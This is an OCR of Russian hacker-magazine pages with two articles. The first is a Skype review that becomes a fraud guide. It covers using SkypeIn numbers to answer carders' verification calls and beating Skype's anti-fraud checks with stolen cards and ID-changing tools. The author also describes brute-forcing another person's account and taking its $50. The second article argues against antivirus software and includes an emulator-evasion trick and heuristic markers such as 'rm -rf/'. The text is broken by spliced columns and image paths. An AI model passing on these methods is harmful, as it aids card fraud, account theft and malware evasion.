
Одна из самых успешных и раскрученных систем для общения голосом через инет являтся Skype. Сомневаюсь, что она вообще нуждается в представлении. Все и без того знают: обыкновенная аська, но с возможностью общения голосом. Симпатичный интерфейс, контакт-лист, чат, передача файлов — почти полная ее копия, если бы не эта зеленая трубочка, позволяющая соединиться с человеком из любой точки мира, чтобы просто поговорить. Единственное условие — у этого человека тоже должен быть установлен Skype. Денежки за болтовню никто не возьмет — все бесплатно. Но если захочешь позвонить на городской или мобильный телефон, то изволь заплатить. Правда, даже по нашим скромным российским меркам плата совсем небольшая. Для звонков в популярные направления ставка фиксирована и составляет 2 цента за минуту разговора. Нравится? А ведь можно не только звонить на стационарные телефоны, но и принимать с них звонки!

Используемый Skyp'ом протокол и алгоритмы закрыты. Кто знает, что там такого сотворили разработчики, но работает вся система на ура. Аудиокодек подобран очень удачно и выдает качество звука, сравнимое с обычным телефоном, но при этом он экономичен и максимально заточен под инет. Каждый клиент Skype входит в большую пиринговую сеть и соединяется с другими абонентами напрямую, то есть данные в общем случае передаются напрямую, без посредника. Это значительно увеличивает качество связи и, что важно, снижает теоретическую вероятность перехвата трафика (впрочем, даже перехватив сетевые пакеты, ты будешь смотреть на них как баран на новые ворота, так как все передается в зашифрованном виде).





> Звонок для проверки качества связи



> Телефон из серии Simplyphone

Одно из главных достижений разработчиков в том, что прога будет работоспособна в любом случае, не смотря на маршрутизаторы, NAT, серые IP-адреса, прокси с авторизацией и другие пользовательские ограничения. Доступ в Сеть — это единственное условие. Тебе даже не придется изменять конфигурацию брандмауэра, маршрутизатора и любого другого сетевого оборудования. Все заработает в лучшем виде. Чтобы добиться подобной универсальности, приходится использовать довольно сложную схему: если существует какое-либо препятствие для прямого коннекта, то связь осуществляется при помощи вспомогательного узла. Таковыми узлами выступают клиенты с широким каналом, имеющие реальный IP-адрес и не закрытые брандмауэром порты. В итоге мы имеем цельный безотказный продукт, который будет работать везде и всегда, выдавая высокое качество связи без каких-либо ограничений. Казалось бы, что еще надо?

Но на самом деле, это лишь малая часть того, что готовы предложить разработчики. Хочешь устроить дебаты с друзьями по поводу футбола? Нет проблем — организуй конференцию. Из человек эдак трех-четырех. Можно даже из пяти, но толку от этого немного — разобраться в этом бессмысленном оре будет очень непросто. Или хочешь увидеть собеседника воочию? Тогда функция видеосвязи для тебя. Впрочем, все это мелочи в сравнении с основными возможностями программы: SkypeIn и SkypeOut. О них мы поговорим подробнее, но сначала я расскажу, как пользоваться программой.

Проще не придумаешь

На момент написания статьи в режиме онлайн находилось почти 6 миллионов человек (цифра с трудом укладывается в голове). Это, пожалуй, лучшая гарантия качества продукта. Сложный механизм передачи голоса скрыт в недрах простой и понятной программы. Все настолько продуманно и упрощено, что какие-либо проблемы исключены в принципе. Skype является полностью кроссплатформенным продуктом — ты можешь выбрать версию для Windows, Linux, Mac и Pocket PC или вообще утилиту EQO (www.eqo.com) для звонков с мобильных телефонов. Любая из них устанавливается без лишних усилий с твоей стороны. Единственное, что необходимо, — зарегистрироваться после первого запуска. В отличие от ICQ, Skype не использует числовые идентификаторы пользователя (UIN'ы) — каждый вправе выбрать произвольный псевдоним в системе.


В адресной книге по умолчанию находится один-единственный контакт — тест-звонок Skype. Передача голоса предъявляет к интернет-каналу два важных требования: достаточная пропускная способность и минимальные задержки в передаче сетевых пакетов до собеседника. Чтобы проверить, насколько твое соединение удовлетворяет обоим критериям, и реализован тестовый звонок. Проверяется проще простого. Достаточно вызвать тестового абонента и следовать инструкциям ответившего робота. Не буду тебя грузить по поводу добавления контактов, организации конференции, безопасной передачи файлов и чата — все реализовано на таком уровне, что будет понятно даже младенцу. Интереснее рассмотреть другие функции, которые реально могут пригодиться тебе в легальном и нелегальном бизнесе.

SkypeOut


Эх, если бы мы жили в идеальном мире, на наших улицах не было бы бездомных собак, на дорогах — пробок, и все говорили бесплатно через Skype... Пока же придется, в большинстве случаев, звонить на обычные стационарные и мобильные телефоны, используя услугу SkypeOut. Тариф на разговор зависит от выбранного направления звонка и остается единым, независимо от времени суток и дня недели. Для наиболее популярных стран Skype установил единый тариф SkypeOut Global — всего 2 цента за минуту разговора. В эту группу входят США, все европейские страны, а также Питер и Москва. Для менее популярных направлений тарифная ставка отличается, но редко превышает 5 центов за минуту. В любом случае, баснословного счета за услуги связи ты не получишь. Хотя бы потому, что в Skype действует система предоплаты. Если ты находишься в Москве, то звонок лучшему другу, находящемуся всего в двух минутах езды, будет стоить столько же, сколько, если бы он находился на конференции в Лондоне, а ты — в командировке в Сан-Франциско. Причем на определителе номера высвечивается номер той страны/штата, где находится человек, принимающий звонок (так как используется самый ближайший до него VoIP-шлюз). Теперь не проблема позвонить в любой банк, магазин или другую компанию, чтобы подтвердить свой заказ. Для кардеров и прозвонщиков Skype стал инструментом первой необходимости.

Пользователям Skype также доступна переадресация звонков — это еще одна очень полезная функция, которая может сделать твою жизнь проще. Благодаря ей ты сможешь перенаправлять входящие на Skype звонки либо другому пользователю Skype, либо на обычный телефонный номер. Так что твои друзья и коллеги смогут звонить тебе через Skype совершенно бесплатно даже тогда, когда ты находишься вдали от компьютера. Но даже в этом случае разговор тебе обойдется очень дешево: такие звонки оплачиваются по стандартному тарифу SkypeOut.

В последней версии Skype реализовали функцию отправки SMS-сообщения. Стоимость SMS-ки, к сожалению, довольно велика и ред-




> Входящий звонок! Услуга SkypeIn работает как часы


Все данные легко можно пустить через анонимный сокс



Пополняем баланс посредством платежной системы WebMoney



Именно так выглядит мобильная версия Skype — EQO

ко когда оказывается ниже тарифа обычного сотового оператора. Но зато отправлять сообщения с компьютера намного быстрее. По умолчанию в имени отправителя указывается псевдоним, привязанный к аккаунту Skype. Однако можно использовать и свой настоящий мобильный номер, пройдя специальную процедуру проверки.

Биллинговая система Skype правильно распознает и бесплатные номера телефонов, широко используемых большими компаниями и магазинами. На такие номера можно звонить совершенно бесплатно, независимо от того, где они находятся. В настоящее время Skype поддерживает бесплатные номера во Франции, Польше, Великобритании и США, но в скором будущем планирует добавить к этому списку и другие страны.

Теперь внимание! Самое вкусное в том, что через Skype до конца 2006 года жители США и Канады могут звонить внутри своей страны на любые стационарные и мобильные телефоны совершенно бесплатно. Тебе достаточно ввести в анкету Skyp'a любые данные американца и использовать американский IP — и ты сможешь совершать звонки, не платя ни копейки. Представляешь, полгода бесплатной связи со Штатами — это дорогого стоит!

SkypeIn


Зачастую приходится не только звонить, но и принимать звонки. Skype и в этом случае не подведет. Уникальный сервис SkypeIn позволяет пользователям не просто принимать звонки по какому-то техническому номеру, а арендовать лично для себя несколько номеров в десятках стран мира. Сам понимаешь, какие возможности это предоставляет. Ну, например, если ты занимаешься веб-дизайном или программированием, то вполне можешь арендовать пару телефонов в разных уголках мира и опубликовать это на сайте — тем самым существенно увеличишь имидж своей компании в глазах потенциальных клиентов, получишь возможность принимать заказы и обговаривать условия работы. Причем никто не заметит подвоха. Если ты арендовал номер в Нью-Йорке, при этом живешь в Москве, то любой желающий из этого города может совершенно бесплатно позвонить на него. А Skype позаботится, чтобы звонок был перенаправлен на тебя. Этой функцией вовсю пользуются кардеры и всевозможные сервисы по прозвону: во время регистрации они вполне могут указать реальный номер с подходящим месторасположением и ответить на все проверяющие звонки. Правда, некоторые антифрод-системы подобные ухищрения пытаются предотвратить, пробивая адрес, привязанный к номеру телефона. Поэтому не удивляйся, если тебе откажут в регистрации, аргументировав это тем, что номер телефона находится на расстоянии в сотни километров от места «твоего» проживания. Я пробовал арендовать номер в США, Великобритании, Бразилии, Дании, Эстонии, Финляндии, Франции, Германии, Гонконге, Польше, Швеции и Швейцарии. Но этот список не полон. В действительности Skype прикладывает все усилия для того, чтобы дать нам возможность выбирать номера и во многих других странах. Но это еще не все. Если настроить переадресацию на обычный телефон, то тебе даже не придется использовать Skype — все звонки ты будешь принимать с обычного телефона. Вкупе с анонимной симкой и новым телефоном, IMEI-код которого не засвечен в логах оператора сотовой связи, получишь идеальный инструмент для связи инкогнито. Фишка работает превосходно, но имеет один небольшой минус: переадресация занимает некоторое количество времени, поэтому телефон реально начинает звонить позже, чем в трубке у звонящего появляются гудки. Может получиться, что человек не дождется, пока ты возьмешь трубку, и скинет звонок. Впрочем, это уже придирки.

Аренда номера на 12 месяцев обойдется в €30, а на 3 месяца — €10. Разумеется, тебя никто не заставляет платить свои кровные, ведь ты всегда можешь воспользоваться американским благотворительным фондом :).

Если ты арендовал номер в Нью-Йорке, при этом живешь в Москве, то любой желающий может совершенно бесплатно позвонить на него

Отдай денежку

Как пополнить баланс — это отдельный воп-



рос. В любом месте на сайте (и в программе) ты будешь встречать надпись «Купить кредиты». Именно эти кредиты ты и будешь тратить, оплачивая услуги Skype. Перевести реальные денежки на виртуальный счет очень просто — существует масса вариантов. Можно пополнить баланс на официальном сайте www.skype.com кредиткой или через платежные системы PayPal и Moneybookers. Но, по-моему, намного удобнее воспользоваться услугами ресселеров и приобрести кредиты Skype за привычные нам WebMoney, E-Gold, Fethard. Такие услуги, например, предоставляет популярный автоматический обменник: www.roboxchange.com. Пополнение производится полностью автоматически, мгновенно, причем на произвольную сумму. Кроме этого, пользователи Skype могут совершенно бесплатно пересылать друг другу деньги на счет, поэтому, в случае чего, можно попросить деньги в долг. Конечно, Skype можно легко скардить (подробности во врезке), но цены на связь настолько смешные, а паленые аккаунты настолько быстро лочат, что разумнее пополнить баланс легально. Да и совесть будет чиста.



EQO — Skype в мобильном

Не так давно канадская компания Eqo Communications (www.eqo.com) объявила о выходе тестовой версии программы EQO, полном аналоге Skype'а, но для мобильного телефона. Все контакты на мобильную платформу переносятся с компьютера, а контакт-лист постоянно обновляется через инет. С каждым из этих контактов можно просто початиться, что довольно скучно, или же установить полноценную голосовую связь, как если бы ты работал со Skype за обычным компьютером. Вообще, EQO ни в чем не ограничивает юзера. В системе по-прежнему можно совершать как внутренние, так и внешние звон-

> На диске ты найдешь версии Skype под разные платформы, а также альтернативные клиенты.



> В некоторых случаях (например, редких направлениях для звонков) выгоднее использовать альтернативу Skype'а — Gizmo (www.gizmoproject.com). Система имеет аналогичные возможности и нередко предоставляет более удачные тарифы.

КАРДИНГ SKYPE

Помнится, когда Skype только появился, скардить кредиты было проще простого. Сейчас же сервис принадлежит компании Ebay — и методы антифрода существенно ужесточились. Впрочем, их все равно можно обойти. Если система определяет, что аккаунт нелегальный, то бан устанавливается на идентификатор винды. Это довольно необычный ход, который незнающего человека может ввести в ступор. Какие бы хорошие соксы и VPN хакер ни использовал, какое бы системное время ни устанавливал — все попытки купить кредиты будут заканчиваться неудачей. Однако решение проблемы очень простое. Нужно лишь изменить идентификатор винды с помощью утилиты ID Blaster Plus (www.javacoolsoftware.com/idblaster.html). После этого все должно пойти как по маслу. Хорошо, если процессинговая система думает, что в качестве браузера используется Internet Explorer. Заставить ее так думать можно при помощи утилиты RMOSChange (http://gen11.narod.ru). Есть еще несколько нюансов. По непонятным причинам намного лучше проходят европейские кредитные карты — аккаунты в этом случае держатся значительно дольше. Хорошо зарекомендовала себя оплата «палкой» (PayPal), но в этом случае нужно позаботиться, чтобы используемый сокс имел IP-адрес из привязанного к карте страны и штата. Кстати, в случае с PayPal действует бонусная программа, по которой на счет начисляются дополнительные единицы кредитов. То есть, оплатив $10, я получил на счет все $13. Следующий платеж аннулировали, но 3 бонусных бакса так и осталось на счету. Глюк или нет — не знаю, но все равно приятно.

Вся эта информация указана чисто в ознакомительных целях. Никогда не используй ее на практике: оплачивать подобный сервис легально под силу каждому, поэтому незачем рисковать и терять драгоценное время!



› www.skype.com/products/explained.html — подробное объяснение работы Skype.
www.eqo.com — официальный сайт программы EQO.
www.skypeclub.ru — крупнейший сайт по Skype в России.



› Прямой перебор паролей дает свои результаты: с грамотно составленным словарем я сбрутил аккаунт на $50



› В последней версии Skype появилась возможность отправлять SMS

ки на стационарные и мобильные телефоны по тарифам SkypeOut. Единственное условие для пользователей нового сервиса — поддержка трубкой технологии J2ME (Java2 Platform, Micro Edition). Начинать работу с программой можно только после того, как ты создал учетную запись в системе. Причем дополнительно нужно зарегистрировать еще и специальный идентификатор. Процедура выполняется через компьютерную версию программы EQO или же на официальном сайте www.eqo.com. После этого можно инсталлить EQO на телефон и приступать к работе.

Понятно, что для голосовой связи тормозного GPRS обычно недостаточно, поэтому разработчики рекомендуют использовать EQO с сотовыми операторами третьего поколения (3G) или же теми, кто поддерживает стандарт EDGE. Ряд трубок, на который возможно установить программу, самый широкий: фактически подойдет любая современная модель Sony Ericsson, Nokia, Motorola. Но, на всякий случай, лучше уточнить на сайте.

Теперь о том, как программа работает. В боевых условиях были получены вполне ожидаемые результаты. Обычного GPRS-соединения для работы мобильного Skyp'а не хватает — вместо комфортного разговора получилась голосовая мешанина и постоянные заикания. В случае с EDGE все работает на очень приличном уровне, однако использовать подобную связь довольно накладно. Трафик пока еще очень дорогой, а расход немаленький. Поэтому если тебе нужно только принимать звонки, то дешевле воспользоваться переадресацией, реализованной в Skype по умолчанию.

Все можно взломать

Как и для любой другой программы, использующей аутентификацию пользователей в сети, существует брутфорсер Advanced Skype Bruteforce (http://forum.asechka.ru/showthread.php?p=199729). Эта простенькая, но грамотно написанная тузла вполне работоспособна и помогла найти мне аккаунт с $50 на счету. Правда, ждать пришлось довольно долго. Дело в том, что перебор паролей осуществляется с использованием SSL, что значительно замедляет скорость. Прокси к программе не нужны, поскольку сервер Skype не ограничивает количество попыток соединения с одного IP и количество авторизаций на один аккаунт. Даже при частых попытках логина с одного IP-адреса ни аккаунт, ни адрес не блокируется. В прогу необходимо загрузить файл вида login;password, выбрать файл для сохранения, период автосохранения, количество одновременных потоков и нажать кнопочку Start :). Во время работы программы ты будешь видеть подробный отчет, отображающий состояние сканирование. Поскольку на аккаунтах частенько лежат денежки, которые можно пересылать друг другу, то взлом юзеров скайпа, вероятно, скоро войдет в моду, как когда-то угон асек.

Резюмирую

Skype — многофункциональное и доступное средство общения, которое можно использовать совершенно по-разному. Кто-то будет общаться с бывшими одноклассниками, которые живут в США, кто-то устраивать конференции и обсуждать рабочие вопросы, а кто-то, что очень нехорошо, будет делать большие деньги, воспользовавшись услугами программы, обводя вокруг пальца антифрод службы банков и интернет-магазинов. В любом случае, стоит взять Skype на вооружение и не бояться обходить его стороной. ⌶



КРИС КАСПЕРСКИ

antiVIRUS// на помойку

НЕКОТОРЫЕ ВОСПРИНИМАЮТ АНТИВИРУС КАК НЕОТЪЕМЛЕМУЮ ЧАСТЬ ОПЕРАЦИОННОЙ СИСТЕМЫ И ПРОСТО НЕ МЫСЛЯТ СВОЕ СУЩЕСТВОВАНИЕ БЕЗ ЗАЩИТНЫХ ПАКЕТОВ ОТ РАЗНЫХ ПРОИЗВОДИТЕЛЕЙ, СВОБОДНО ПРОПУСКАЮЩИХ ЗАРАЗУ, НО ВЫЗЫВАЮЩИХ ЖУТКИЕ ТОРМОЗА И ЦЕЛЫЙ ВОРОХ КОНФЛИКТОВ, ВПЛОТЬ ДО ВЫПАДЕНИЯ В BSOD. САМЫЙ ЛУЧШИЙ АНТИВИРУС — ЭТО САМА ОСЬ! НУЖНО ТОЛЬКО НАУЧИТЬСЯ ПРАВИЛЬНО ЕЮ ПОЛЬЗОВАТЬСЯ!


ЗАЩИЩЕННАЯ ОСЬ БЕЗ АНТИВИРУСОВ И ТОРМОЗОВ

Антивирусы — за гранью возможного

Антивирусы в настоящее время практически полностью утратили былую значимость и усиленно пытаются отойти от пропасти, на дне которой они находятся. Все это потому, что вирусы, заражающие исполняемые файлы, за последние несколько лет фактически перевелись. К тому же запретить запись в исполняемые файлы средствами операционной системы намного проще, дешевле, быстрее и надежнее, чем устанавливать антивирусный пакет. И уж совсем бессмысленно пытаться лечить зараженные объекты, ведь в любой момент их можно переустановить с дистрибутивной копии, хранящейся на CD-R/RW или скачанной из Сети.

Антивирусный монитор, следящий за всеми создаваемыми/открываемыми файлами и проверяющий их на лету, — это дополнительные тормоза (подчас очень значительные): конфликты, критические ошибки, голубые экраны смерти и прочий ничем не оправданный геморрой. Вся проблема в том, что антивирус может ловить только те вирусы, о которых знает, а вирусы сейчас пишут все кому не лень, так что даже при экстраординарной степени оперативности никакой гарантии, что вся зараза будет распознана, у нас нет. Более того, вирус, упакованный слегка подправленной версией крутого протектора, имеет 100% шансы остаться незамеченным! Сложные протекторы уже не распаковыва-






ветки, прямо или косвенно ответственные за автоматический запуск программ. Во времена MS-DOS это была очень хорошая штука, но сейчас винчестеры так разжирели, что процедура сканирования отнимает кучу времени, к тому же многие сканеры содержат ошибки, позволяющие заразить файл без изменения его контрольной суммы (см. статью «Как подделывают CRC16/32», опубликованную в «Хакере»), не говоря уже о том, что при правильной политике разграничения доступа сводит актуальность сканеров на нет, тем более, начиная с W2K, система сама контролирует целостность жизненно-важных файлов через механизм SFC (System File Checker). Смысл такой. Запустив команду *sfc /scannow* системная утилита начнет последовательно проверять целостность системных файлов. В случае каких-либо проблем, подозрительные файлы будут заменены их достоверными копиями из кэша (%SystemRoot%\WINDOWS\System32\Dllcache\). Ну вот, сейчас кто-то скажет, что SFC легко обмануть... Так ведь и сканер обмануть ничуть не сложнее, особенно если вирус стелсируется на уровне ядра или вообще не внедряется ни в какие объекты файловой системы, существуя лишь в виртуальной памяти какого-нибудь процесса. Контроль над целостностью виртуальной памяти процессов берут на себя как антивирусы, так и персональные брандмауэры, распознающие и отсекающие все известные способы внедрения в чужое адресное пространство, да вот только работает этот механизм коекак. Зловредному коду, запущенному с пониженными привилегиями, доступ к чужим процессам можно запретить средствами самой операционной системы, а код, запущенный с правами администратора, пройдет сквозь все уровни защиты, как нож сквозь масло (при условии, что его писал не пионер, а хотя бы комсомолец). Самое неприятное, что существует множество легальных программ, например, мультимедийных клавиатур и мышей, использующих внедрение в чужое адресное пространство для реализации своих мультимедийных возможностей, поэтому слепой запрет брандмауэра/антивируса приведет к их неработоспособности! Значит, необходимо предоставить пользователю возможность выбора. А сможет ли он отличить честную программу от нечестной? Но даже не это самое страшное. Чем глубже внедряется брандмауэр/антивирус в систему, тем сложнее зловредному коду

ются на эмуляторе ЦП, и для их снятия требуется статический распаковщик, входящий в «движок» антивирусной базы и справляющийся только со строго конкретными версиями протекторов и очень болезненно относящийся даже к незначительным изменениям структуры упакованного файла. Да что там структура! Обычно бывает достаточно внедрить в точку входа jump на инструкцию, неизвестную эмулятору (например, что-нибудь из набора SSE/SSE2), и антивирус идет лесом, поскольку переменная длина x86 инструкций не позволяет ему определить начало следующей машинной команды!

Впрочем, даже если антивирусу удастся побороть упаковщик и передать эвристику, распакованный код никаких вирусных признаков все равно там ни за что не обнаружит, ну разве что это будет пионерский вирус. Наличие незашифрованных текстовых строк с ключами реестра, ответственными за автозапуск, имен исполняемыхфайловантивирусныхпрограмм, команд в стиле «rm -rf/» с высокой степенью указывает на зловредную программу, но их очень легко зашифровать. Еще эвристик можетанализироватьтаблицуимпортаиаргументы, передаваемые функции GetProcAddress. А если там встретится WriteProcessMemory, VirtualAllocEx, CreateRemoteThread или что-то еще в этом роде, то он сделает вывод, что имеет дело с программой, способной внедряться в другие процессы. Верный признак червей и отладчиков. Ситуация сильно осложняется тем, что многие вирусные приемы сейчас активно используются протекторами, и, если эвристик не утихомирить, они отправят в топку добрую половину легальных программ, чего нельзя ни в коем случае допустить! Да и вообще, если создатель вируса неглупый человек, то он многократно прогонит его через различные эвристики, добиваясь их полной и безоговорочной капитуляции.

Что же касается червей (и, в частности, нашумевшего MS BLAST, известного также под кличкой Love San), то это вообще песня. Удаляют его антивирусы, не удаляют — что толку? Пока есть дыра, он словно феникс из пепла будет появляться вновь и вновь. К тому же всегда существует вероятность, что кто-то умный напишет свой собственный shell-код, не имеющий с MS BLAST'ом ничего общего, а потому и не детектируемый никаким антивирусом! Некоторые дыры можно закрыть брандмауэром, но в общем случае для этого необходимо установить заплатку от производителя уязвимого продукта, которым может быть как сама ось, так и один из ее компонентов: IE, FireFox и т.д.

Еще существует такой тип антивирусов, как ревизоры, в задачу которых входит проверка целостности существующих файлов и контроль за вновь созданными. Некоторые ревизоры также контролируют и реестр, особенно



› В свойствах ярлыка активируем запуск от другого пользователя

› Файловый монитор показывает, на чем обламывается запуск Горящего Лиса

его обойти, но и тем больше конфликтов и глюков он (брандмауэр/антивирус) вызывает.

Получается так, что грамотно настроенной системе никакой антивирус не нужен, а с безграмотной никакой антивирус все равно не справится (брандмауэр стоит ставить только затем, чтобы отделить домашнюю локальную сеть от интернета и следить за сетевой активностью установленных программ, выявляя не только шпионов, но и легальные программы, пытающиеся проверить корректность регистрации).

Никакие, даже самые совершенные антивирусы ни от чего не спасают! При этом они стоят немалых денег, пожирают сетевой трафик частыми обновлениями, вызывают конфликты и тормозят работу системы, между тем система вполне может справиться с вирусами и сама — никакие дополнительные костыли ей не нужны!

Разграничение доступа — попробуй пробей

Я сейчас скажу кое-что, но только если вы пообещаете, что не будете кидать в меня камни. Windows NT, в отличие, например, от BSD, не является многопользовательской операционной системой, поскольку только один пользователь может работать с компьютером в любой момент времени, и прежде чем переключиться на другого, необходимо завершить текущий сеанс, закрыв все приложения, и лишь потом… А вот в BSD все очень просто: нажал Alt-F#, переключился на соседнюю консоль — и все! В Windows XP наконец-то появилась возможность переключения сеансов разных пользователей без завершения, но механизма взаимодействия между пользователями как не было, так и нет.

Правда, в текущем сеансе можно запускать программы от имени другого пользователя, но это, во-первых, совсем не то, а во-вторых, далеко не все программы соглашаются на такой запуск, и еще меньше из них сохраняют свою работоспособность в полном объеме. Так что без бубна здесь не обойтись. Если нет бубна, то сойдет и обычный оцинкованный таз.


Идея противостояния вирусам заключается в выборе правильной политики разграничения доступа, тогда вирус (или другая зловредная программа) просто не сможет напакостить и нанести значительный урон. А для этого все потенциально опасные программы нужно запускать в своеобразной песочнице. В идеале — на виртуальной машине типа VMware, но про VMware мы уже неоднократно писали, а вот про разграничение доступа материалов практически нет.

Начнем с того, что никогда, ни при каких обстоятельствах не следует постоянно сидеть под «администратором», поскольку любая запущенная программа может делать с системой все, что ей вздумается. Под администратором следует заходить в систему только для выполнения «ремонтных» работ: установки новых драйверов, изменения параметров конфигурации и т.д. А все остальное время проводить под «опытным пользователем» или просто «пользователем» с ограниченным доступом. Чем меньше у вас привилегий, тем меньше их и у каждой запущенной вами программы, однако под обыкновенным пользователем многие программы работать отказываются, поскольку требуют записи в каталог Program Files или в другие «злачные» места. Приходиться громко бить в бубен и заниматься тонкой настройкой, но зато потом. Зато потом наступает тишь да гладь — ни вирусов, ни другого малваре.


Необходимость в периодическом резервировании, естественно, до сих пор существует. Надежнее всего резервироваться на CD-R/RW, DVD-RW, ZIP, стримеры и прочие внешние носители информации, однако это непроизводительно, неудобно, да и надежность у винчестеров все же повыше будет, чем у того же CD-RW. Поступим так. Создадим нового пользователя с администраторскими правами (Пуск -> Панель Управления -> Пользователи и пароли -> Имя -> Пароль -> Другой -> Администраторы), назовем его, к примеру, «backup», зайдем под его именем в систему, создадим каталог general-stores (то есть общее хранилище) и скопируем туда все, что нам необходимо. Затем, щелкнув по каталогу правой кнопкой мыши, в появившемся контекстом меню выбираем вкладку «свойства», а там — «безопасность» со списком допущенных лиц. По умолчанию каталог доступен для всех, что никак не входит в наши планы, поэтому удаляем «всех» напрочь, предварительно сбросив галочку «переносить наследуемые от родительского объекта разрешения на этот объект». Все!!! Теперь этот каталог недоступен никому, даже системе! И только владелец, создавший его (то есть «backup»), может войти в раздел «безопасность» и вернуть «всех» на место. Внимание! Администратор не сможет этого сделать! Ну вообще-то, чтобы так не извращаться, после удаления «всех» можно добавить пользователя «backup», делегировав ему полный доступ к каталогу. Все же остальные пользователи, включая членов группы, добраться до этого каталога не смогут. Хорошая защита от вирусов и прочих деструктивных программ, неправда ли? Кстати говоря, задумаемся, а что произойдет, если случайно (преднамеренно) удалить пользователя «backup»? Ведь тогда доступ к архиву не сможет получить никто! К счастью, штатная утилита chkdsk распознает такую ситуацию, и, если видит подобный каталог-зомби, она автоматически возвращает «всех», воскрешая информацию из небытия.

Песочница — не только детская радость

